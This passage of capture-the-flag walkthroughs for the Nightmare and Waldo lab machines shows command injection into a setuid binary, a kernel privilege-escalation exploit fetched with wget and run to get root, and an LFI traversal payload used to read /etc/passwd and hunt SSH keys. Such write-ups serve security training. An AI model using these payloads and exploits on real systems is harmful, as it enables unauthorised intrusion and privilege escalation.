      --file-type            likewise, except do not append '*'
      --format=WORD          across -x, commas -m, horizontal -x, long -l,
                               single-column -1, verbose -l, vertical -C
      --full-time            like -l --time-style=full-iso
  -g                         like -l, but do not list owner
      --group-directories-first
                             group directories before files;
                               can be augmented with a --sort option, but any
```

We use strings command to check the binary and find that it is using system function to execute “ls” command.

```
1  strings /usr/bin/sls
```

```
ftpuser@nightmare:/home/decoder$ strings /usr/bin/sls
strings /usr/bin/sls
/lib64/ld-linux-x86-64.so.2
libc.so.6
exit
realloc
strlen
strstr
malloc
strcat
system
strchr
__libc_start_main
free
__gmon_start__
GLIBC_2.2.5
UH-x
=Q
/bin/ls
<-uM
<bu+
AWAVA
AUATL
[]A\A]A^A_
|`&><'"\[]{};
;*3$"
GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609
crtstuff.c
__JCR_LIST__
deregister_tm_clones
__do_global_dtors_aux
completed.7585
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
sls.c
```

Now as ls command is execute inside system function; we are going to use -b argument to execute our command.

```
sls -b '
bash -p'
```

After getting a shell we run “id” command and find that we have spawned a shell as user “decoder”. We now can open “user.txt” file and find the first flag.


```
ftpuser@nightmare:/home/decoder$ sls -b '
sls -b '
> bash -p'
bash -p'
test  user.txt
bash-4.3$ id
id
uid=1002(ftpuser) gid=1002(ftpuser) egid=1001(decoder) groups=1001(decoder),1002(ftpuser)
bash-4.3$ cat user.txt
cat user.txt
d75ce743ecd84db14c759ee23d2cb1a5
bash-4.3$
```

Enumerating the system we now check the kernel version to check if there is any exploit available for privilege escalation.

```
1  uname -a
```

```
bash-4.3$ uname -a
uname -a
Linux nightmare 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC
2017 x86_64 x86_64 x86_64 GNU/Linux
bash-4.3$
```

We find that the version of kernel is vulnerable to this exploit here.



We download the code on our machine and compile it using gcc. Then we start python http server and send the compiled exploit file to the target machine. When we run the exploit we are unable to get a privileged shell as it shows an error saying that the kernel version is not recognized.

In kali machine:

```
1  gcc -o priv 43418.c
2  python -m SimpleHTTPServer 80
```

On target machine:

```
1  wget http://10.10.14.2/priv
2  chmod +x priv
3  ./priv
```

```
bash-4.3$ wget http://10.10.14.2/priv
wget http://10.10.14.2/priv
--2018-12-22 11:24:32--  http://10.10.14.2/priv
Connecting to 10.10.14.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 36232 (35K) [application/octet-stream]
Saving to: 'priv'

priv                100%[===================>]  35.38K   103KB/s    in 0.3s

2018-12-22 11:24:33 (103 KB/s) - 'priv' saved [36232/36232]

bash-4.3$ chmod +x priv
chmod +x priv
bash-4.3$ ./priv
./priv
[.] starting
[.] checking distro and kernel versions
[-] kernel version not recognized
```

Now we have to make a few changes for the exploit to work. So we opened the c file again and make the changes.

```
  GNU nano 3.2                          exploit.c

        uint64_t xchg_eax_edi_ret;
        uint64_t mov_cr4_rdi_ret;
        uint64_t jmp_rcx;
};

struct kernel_info kernels[] = {
        { "xenial", "4.8.0-58-generic", 0xa5d20, 0xa6110, 0x17c55, 0xe56f5, 0x1$
};

// Used to get root privileges.
#define COMMIT_CREDS                    (KERNEL_BASE + kernels[kernel].commit_c$
#define PREPARE_KERNEL_CRED             (KERNEL_BASE + kernels[kernel].prepare_$

// Used when ENABLE_SMEP_BYPASS is used.
// - xchg eax, esp ; ret
// - pop rdi ; ret
// - mov dword ptr [rdi], eax ; ret
// - push rbp ; mov rbp, rsp ; mov rax, cr4 ; pop rbp ; ret
// - neg rax ; ret
```

```
  GNU nano 3.2                          exploit.c

        for (i = 0; i < ARRAY_SIZE(kernels); i++) {
                if (strcmp(&codename[0], kernels[i].distro) == 0 &&
                    strcmp(&version[0], kernels[i].version) == 0) {
                        printf("[.] kernel version '%s' detected\n", kernels[i]$
                        kernel = i;
                        return;
                }
        }

        kernel = 0;
        return;
}

#define PROC_CPUINFO_LENGTH 4096

// 0 - nothing, 1 - SMEP, 2 - SMAP, 3 - SMEP & SMAP
int smap_smep_enabled() {
        char buffer[PROC_CPUINFO_LENGTH];
        int length = read_file("/proc/cpuinfo", &buffer[0], PROC_CPUINFO_LENGTH$

^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Spell  ^_ Go To Line
```

Now we again compile and send the file to the target machine. This time when we run the file we get an error saying permission denied on set_groups.

```
bash-4.3$ wget http://10.10.14.2/priv
wget http://10.10.14.2/priv
--2018-12-22 11:56:44--  http://10.10.14.2/priv
Connecting to 10.10.14.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 23672 (23K) [application/octet-stream]
Saving to: 'priv'

priv                100%[===================>]  23.12K  --.-KB/s    in 0.1s

2018-12-22 11:56:44 (158 KB/s) - 'priv' saved [23672/23672]

bash-4.3$ chmod +x priv
chmod +x priv
bash-4.3$ ./priv
./priv
[.] starting
[.] checking distro and kernel versions
[~] done, versions looks good
[.] checking SMEP and SMAP
[~] done, looks good
[.] setting up namespace sandbox
[-] write_file(/proc/self/set_groups): Permission denied
```

So we exited the shell and ran the exploit as ftpuser. As soon as we run the exploit we get a root shell.

```
bash-4.3$ ./priv
./priv
[.] starting
[.] checking distro and kernel versions
[~] done, versions looks good
[.] checking SMEP and SMAP
[~] done, looks good
[.] setting up namespace sandbox
[-] write_file(/proc/self/set_groups): Permission denied
bash-4.3$ exit
exit
exit
ftpuser@nightmare:/home/decoder$ /test/priv
/test/priv
bash: /test/priv: No such file or directory
ftpuser@nightmare:/home/decoder$ test/priv
test/priv
[.] starting
[.] checking distro and kernel versions
[~] done, versions looks good
[.] checking SMEP and SMAP
[~] done, looks good
[.] setting up namespace sandbox
[~] done, namespace sandbox set up
[.] KASLR bypass enabled, getting kernel addr
[~] done, kernel text:   ffffffff8be00000
[.] commit_creds:        ffffffff8bea5d20
[.] prepare_kernel_cred: ffffffff8bea6110
[.] SMEP bypass enabled, mmapping fake stack
[~] done, fake stack mmapped
[.] executing payload ffffffff8be17c55
[~] done, should be root now
[.] checking if we got root
[+] got r00t ^_^
root@nightmare:/home/decoder#
```

We go to /root directory and find a file called “root.txt”. When we open the file we get the final flag.

```
root@nightmare:/home/decoder# cd /root
cd /root
root@nightmare:/root# ls
ls
db.sh  root.txt
root@nightmare:/root# cat root.txt
cat root.txt
a1604f7[illegible]7ddf3bf5b356f89
root@nightmare:/root#
```

Waldo

Wednesday, January 2, 2019 7:12 PM

Level: Intermediate
Task: To find user.txt and root.txt file

Penetrating Methodology

- Network scanning (Nmap)
- Browsing IP address through HTTP
- Exploiting LFI Vulnerability
- Finding RSA private key through LFI
- Login through SSH using RSA private key
- Escaping restricted shell
- Using Linux “Capabilities” to read root flag


Walkthrough

Let’s start off with our basic nmap command to find out the open ports and services.

```
1 nmap -sV -sC -T4 10.10.10.87
```

```
root@kali:~# nmap -sV -sC -T4 10.10.10.87
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-21 04:00 EST
Nmap scan report for 10.10.10.87
Host is up (0.15s latency).
Not shown: 997 closed ports
PORT     STATE    SERVICE        VERSION
22/tcp   open     ssh            OpenSSH 7.5 (protocol 2.0)
| ssh-hostkey:
|   2048 c4:ff:81:aa:ac:df:66:9e:da:e1:c8:78:00:ab:32:9e (RSA)
|   256 b3:e7:54:6a:16:bd:c9:29:1f:4a:8c:cd:4c:01:24:27 (ECDSA)
|_  256 38:64:ac:57:56:44:d5:69:de:74:a8:88:dc:a0:b4:fd (ED25519)
80/tcp   open     http           nginx 1.12.2
|_http-server-header: nginx/1.12.2
| http-title: List Manager
|_Requested resource was /list.html
|_http-trane-info: Problem with XML parsing of /evox/about
8888/tcp filtered sun-answerbook

Service detection performed. Please report any incorrect results at h
Nmap done: 1 IP address (1 host up) scanned in 35.54 seconds
root@kali:~#
```

The Nmap output shows us that there are 4 ports open: 22(SSH), 80(HTTP)
We find that port 80 is running http, so we open the IP in our browser.



We find that we were redirected to */list.html*. On the webpage we find that it was an application for list manager. We capture its request using burpsuite and find that it is listing the files in the current directory.

```
POST /dirRead.php HTTP/1.1
Host: 10.10.10.87
User-Agent: Mozilla/5.0 (X11; Linux
x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.87/list.html
Content-type:
application/x-www-form-urlencoded
Content-Length: 13
Connection: close
Cache-Control: max-age=0

path=./.list/
```

```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Fri, 21 Dec 2018 09:07:50 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/7.1.16
Content-Length: 26

[".","..","list1","list2"]
```

We try to find the application is vulnerable to LFI. We remove “list” to list the files in the current directory and find a file called “fileRead.php”. Enumerating the web application, we found that “dirRead.php” can only be used to read contents of a directory and they cannot be used to take read files. So as we the name suggests “fileRead.php” we use this page to read files.


```
POST /dirRead.php HTTP/1.1
Host: 10.10.10.87
User-Agent: Mozilla/5.0 (X11; Linux
x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.87/list.html
Content-type:
application/x-www-form-urlencoded
Content-Length: 9
Connection: close
Cache-Control: max-age=0

path=././
```

```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Fri, 21 Dec 2018 09:08:27 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/7.1.16
Content-Length: 155

[".","..",".list","background.jpg","cu
rsor.png","dirRead.php","face.png","fi
leDelete.php","fileRead.php","fileWri
te.php","index.php","list.html","list
.js"]
```


We use “fileRead.php” to read /etc/passwd. We change the variable from “path” to “file” and use the following string to bypass the filter:

```
1  ./....//....//....//....//etc//passwd
```


When we check the /etc/passwd file we find a user with a distinctive UID and GID called "nobody".




We check the home directory using "dirRead.php" and find a directory called "nobody". We take a look inside "/home/nobody" and find the directory called ".ssh". As ".ssh" might contain RSA private key for SSH login, we take a look inside it.



